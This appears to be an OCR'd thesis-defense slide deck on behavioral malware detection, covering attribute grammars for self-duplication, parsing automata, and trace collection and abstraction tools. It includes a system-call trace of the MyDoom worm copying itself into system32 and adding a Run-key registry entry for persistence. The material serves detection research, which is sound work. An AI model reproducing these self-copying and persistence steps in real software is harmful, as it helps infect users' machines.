
Malware Behavioral Models:
bridging abstract and operational virology

Grégoire JACOB
Under the supervision of:
Eric FILIOL (ESIEA)
Hervé DEBAR (Orange Labs)
December the 14th 2009

Cryptology & Virology Lab.
Research & Development

Malware threat


- Information Systems are valuable targets
  - Present in the administrative, professional and private spheres
  - Process personal, professional and financial data



- Attacks
  - Compromise security properties of the system:
    confidentiality, integrity availability
  - Manually performed or automated:
    Autonomous malicious agent = malware

Malware threat

- Protections against malware
  - Protection mainly by detection based on binary signatures
  - Bottlenecks in the process of signature generation



Behavioral detection

- Alternative to form-based detection
  - Still signature-based
  - Functionalities replace byte patterns
  - Pros: genericity of functionalities provides a higher-coverage
  - Cons: understanding functionalities requires interpretation

- Reponses to the drawbacks of the form-based approach
  - Scope of analysis reduced to innovative malware

    Malware variants, representing the majority, may be put aside
  - Reduced number of signatures and updates


What foundations for malicious behaviors?

- What motivations for malicious behaviors?
  - Guarantee the survival and the spreading of malware
  - Carry on the attack on behalf of the attacker
- What constitutes malicious behaviors?
  - Combination of computations and interactions
  - Importance of the data-flow and the role of external elements

Response: necessity of an adequate formalism

Two approaches: *-building the formalism from experimentation*
-building the formalism from theoretical models

Expectations: *-bridging approaches to combine effectiveness and reasoning*




Summary

1. Introduction
2. Principles of behavioral detection
   – Scope of the problem
   – Behavioral state-of-the-art
3. Semantic model
4. Algebraic model
5. Conclusion and perspectives

Scope of the problem

Hypothesis

A clear distinction exists between legitimate and malicious behaviors that guarantees the existence of signatures or measurable deviations from normal.



Scope of the problem

- Requirements for a behavioral model:
  - MUST support the fundamental components of behaviors
    Computations, interactions, data flow and external objects roles
  - MUST be recognizable by automated algorithms
  - SHOULD be independent from implementation
    Automated translation between implementation and model

- Prerequisites of detection:
  - Data collection tools
    Necessary to observe interactions/computations
  - Analysis tools for signature generation
    From manual analysis of representative samples to learning

Behavioral state-of-the-art

- Simulation-based approach
  - Black box testing, dynamic monitoring
  - Matching: trace appartainance [Charlier&al-95,Martignoni&al-08]
- Formal approach
  - White box testing, static analysis
  - Matching: equivalence abstraction-specification [Christodorescu&al-05]

	Collection and Interpretation			Matching		
Approach	Visibility	Complexity	Resources	Risks	Complexity	Coverage
Simulation	**Low** *e.g. only executed*	Low *e.g. simple hooks*	Low to High *e.g. Virtual Machines*	Problems of timeliness	**Low** *e.g. finite state automata*	**Experience**
Formal	**High** *e.g. path exploration*	High *e.g. software protection*	High *e.g. tools for disassembly*	Limited by the absence of execution	**High** *e.g. graph isomorphism*	**Proven**

Behavioral state-of-the-art


- Missing a model combining dynamic and static detection
- Limited formal reasoning offered by the models
  - Reasoning limited to the formal approach
    Resilience to obfuscation [Preda&al-07]
  - No reasoning existing for behavioral coverage
- Conclusion: necessity of a generic behavioral framework

Summary

1. Introduction
2. Principles of behavioral detection
3. Semantic model
   – Abstract behavioral language
   – Detection by parsing
4. Algebraic model
5. Conclusion and perspectives

Abstract behavioral language

- Language built on object-oriented principles [JCV-08]
  - Internal operations for arithmetic and control
  - Interactions to interface with external objects



- Specification of an abstract programming language
  - Description of behavior generic principles
  - Generic classes of operations and interactions
  - Grammar to describe their syntax
  - Operational semantics for their symbolic execution


Abstract behavioral language

- Language adaptation to the description of behaviors
  - Attribute-Grammars to introduce semantic rules
  - Object binding:

    Identifiers to constraint the data-flow
  - Object typing:

    Types to reveal the purpose of objects in the lifecycle of malware

Purpose	**Type**
Persistence	Permanent objects
Propagation	Communicating objects
Residency	Booting objects




Abstract behavioral language

- Duplication example
  - Intuitive principle:

    Copying data from the self-reference towards a permanent object
  - Syntactic productions convey alternative implementations:

    Single block read/write
    Interleaved read/write
    Direct copy

    Permutations



Abstract behavioral language

- Duplication example
  - Intuitive principle:

    Copying data from the self-reference towards a permanent object
  - Semantic equations maintain coherence between operations:

    Object purpose


    Data-flow monitoring

$$
\begin{array}{llll}
(i) & \langle Duplication\rangle & ::= & \langle Create\rangle\langle Open\rangle\langle Read\rangle\langle Write\rangle \\
 & & | & \langle Open\rangle\langle Create\rangle\langle Read\rangle\langle Write\rangle \\
 & & | & \langle Open\rangle\langle Read\rangle\langle Create\rangle\langle Write\rangle \\
\{ & \langle Duplication\rangle.\mathrm{srcId} & = & \langle Open\rangle.\mathrm{objId} \\
 & \langle Duplication\rangle.\mathrm{srcType} & = & this \\
 & \langle Duplication\rangle.\mathrm{targId} & = & \langle Create\rangle.\mathrm{objId} \\
 & \langle Duplication\rangle.\mathrm{targType} & = & obj\_perm \\
 & \langle Create\rangle.\mathrm{objType} & = & \langle Duplication\rangle.\mathrm{targType} \\
 & \langle Open\rangle.\mathrm{objType} & = & \langle Duplication\rangle.\mathrm{srcType} \\
 & \langle Read\rangle.\mathrm{objId} & = & \langle Duplication\rangle.\mathrm{srcId} \\
 & \langle Read\rangle.\mathrm{objType} & = & \langle Duplication\rangle.\mathrm{srcType} \\
 & \langle Write\rangle.\mathrm{objId} & = & \langle Duplication\rangle.\mathrm{targId} \\
 & \langle Write\rangle.\mathrm{objType} & = & \langle Duplication\rangle.\mathrm{targType} \\
 & \langle Write\rangle.\mathrm{varId} & = & \langle Read\rangle.\mathrm{varId} \quad \} \\
 & & | & \langle Open\rangle\langle Create\rangle\langle InterleavedRW\rangle \\
 & & | & \langle Create\rangle\langle Open\rangle\langle InterleavedRW\rangle \\
\{ & \langle InterleavedRW\rangle.\mathrm{obj1Id} & = & \langle Duplication\rangle.\mathrm{srcId} \\
 & \langle InterleavedRW\rangle.\mathrm{obj1Type} & = & \langle Duplication\rangle.\mathrm{srcType} \\
 & \langle InterleavedRW\rangle.\mathrm{obj2Id} & = & \langle Duplication\rangle.\mathrm{targId} \\
 & \langle InterleavedRW\rangle.\mathrm{obj2Type} & = & \langle Duplication\rangle.\mathrm{targType} \quad \} \\
 & & | & \langle DirectCopy\rangle \\
\{ & \langle Duplication\rangle.\mathrm{srcId} & = & \langle DirectCopy\rangle.\mathrm{obj1Id} \\
 & \langle Duplication\rangle.\mathrm{srcType} & = & this \\
 & \langle Duplication\rangle.\mathrm{targId} & = & \langle DirectCopy\rangle.\mathrm{obj2Id} \\
 & \langle Duplication\rangle.\mathrm{targType} & = & obj\_perm \\
 & \langle DirectCopy\rangle.\mathrm{obj1Type} & = & \langle Duplication\rangle.\mathrm{srcType} \\
 & \langle DirectCopy\rangle.\mathrm{obj2Type} & = & \langle Duplication\rangle.\mathrm{targType} \quad \}
\end{array}
$$

Object typing


Object binding

Detection by parsing



- Parsing automata for detection [RAID-09]
  - Behavioral sub-grammars for signatures
- Syntactic and semantic parsing
  - Pushdown Automata with syntactic and semantic stacks
  - LL and L-Attributed Grammars for a single pass
- Layered architecture
  - Uncouples signature generation for innovative malware,
  - from interpretation of language specific operations,
  - from identification of objects with potential misuse.


Detection by parsing




- Collection tools
  - Collect observable events:
    - *Nature: instructions, system and api calls, parameters*
    - *Coverage: visibility over paths and data-flows*
  - Dependent from platform and programming language
  - Modes: static vs. dynamic

Tools	Mode	Events	Input	Control flow	Data flow	Status
NtTrace	Dynamic	System calls	PE Executables	Current path	Addresses	Existing
Anubis	Dynamic	System calls	PE Executables	Current path	Tainting	Existing
Visual Basic Script Analyzer	Static	API calls	VBS Scripts	Path exploration	Affectations	Developed
JavaScript Interpreter	Dynamic	API calls	JS Scripts	Current path	Tainting	Developed

Detection by parsing



- Collection tools




Win32.MyDoom.d.txt - WordPad

Fichier Edition Affichage Insertion Format ?

```
NtCreateFile( 0x12f688 [0x7b4], SYNCHRONIZE|GENERIC_READ|0x80, "\??\C:\Email-
Worm.Win32.MyDoom.d.exe", 0x0012F660 [0/1], null, 0, 1, 1, 0x00200064, null, 0 ) => 0
NtQueryInformationFile( 0x7b4, 0x0012F680 [0/8], 0x12f800, 8, 0x23 ) => 0
NtQueryInformationFile( 0x7b4, 0x0012F81C [0/0x18], 0x12f7ac, 0x18, 5 ) => 0
NtQueryInformationFile( 0x7b4, 0x0012F81C [0/0x28], 0x12f6f4, 0x28, 4 ) => 0
NtAllocateVirtualMemory( -1, 0x12ef50 [0x00147000], 0, 0x12ef70 [0x2000], 0x1000, 4 ) => 0
NtQueryInformationFile( 0x7b4, 0x0012F81C [0/0x26], 0x146a50, 0xffe, 0x16 ) => 0
NtQueryInformationFile( 0x7b4, 0x0012F1D4 [0/0x28], 0x12f0e4, 0x28, 4 ) => 0
NtQueryInformationFile( 0x7b4, 0x0012F1C8 [0/4], 0x12f1f8, 4, 7 ) => 0
NtCreateFile( 0x12f210 [0x7ac], DELETE|SYNCHRONIZE|GENERIC_WRITE|0x80, "\??\C:\WINDOWS.0
\system32\taskmon.exe", 0x0012F1C8 [0/2], null, 0x20, 0, 5, 0x64, null, 0 ) => 0
NtQueryVolumeInformationFile( 0x7ac, 0x0012F1D4 [0/0x14], 0x12f214, 0x218, 5 ) => 0
NtQueryInformationFile( 0x7ac, 0x0012F1D4 [0/0x28], 0x12f074, 0x28, 4 ) => 0
NtQueryVolumeInformationFile( 0x7b4, 0x0012F1D4 [0/0x14], 0x12f214, 0x218, 5 ) => 0
NtSetInformationFile( 0x7ac, 0x0012F1D4 [0/0], 0x12f1b0, 8, 0x14 ) => 0
NtCreateSection( 0x12f204 [0x7a8], DELETE|READ_CONTROL|WRITE_DAC|WRITE_OWNER|0x1f, null, null,
2, 0x08000000, 0x7b4 ) => 0
NtMapViewOfSection( 0x7a8, -1, 0x12f200 [0x00430000], 0, 0, 0x0012F1A8 [0], 0x12f1fc [0x6000],
1, 0, 2 ) => 0
NtClose( 0x7a8 ) => 0
NtWriteFile( 0x7ac, 0, null, null, 0x0012EF60 [0/0x6000], 0x430000, 0x6000, null, null ) => 0
NtUnmapViewOfSection( -1, 0x430000 ) => 0
NtSetInformationFile( 0x7ac, 0x0012F81C [0/0], 0x12f6f4, 0x28, 4 ) => 0
NtClose( 0x7b4 ) => 0
NtClose( 0x7ac ) => 0
NtOpenKey( 0x12fd48 [0x7ac], KEY_WRITE, "Software\Microsoft\Windows\CurrentVersion\Run" ) => 0
NtSetValueKey( 0x7ac, "TaskMon", 0, 1, 0x146a18, 0x44 ) => 0
```

Appuyez sur F1 pour obtenir de l'aide

Detection by parsing



- Abstraction tools
  - Abstracts output of a given collection tool
  - Language independence:


    API translation over language symbols by mapping

Interaction	Object	Windows API	VBScript API
Write	File	NtWriteFile, NtWriteFileGather	Write, WriteLine, Copy, CopyFile…
	Registry	NtSetValueKey	RegWrite
	Network	NtDeviceIo ControlFile	


  - Platform independence:

    Object identification following references

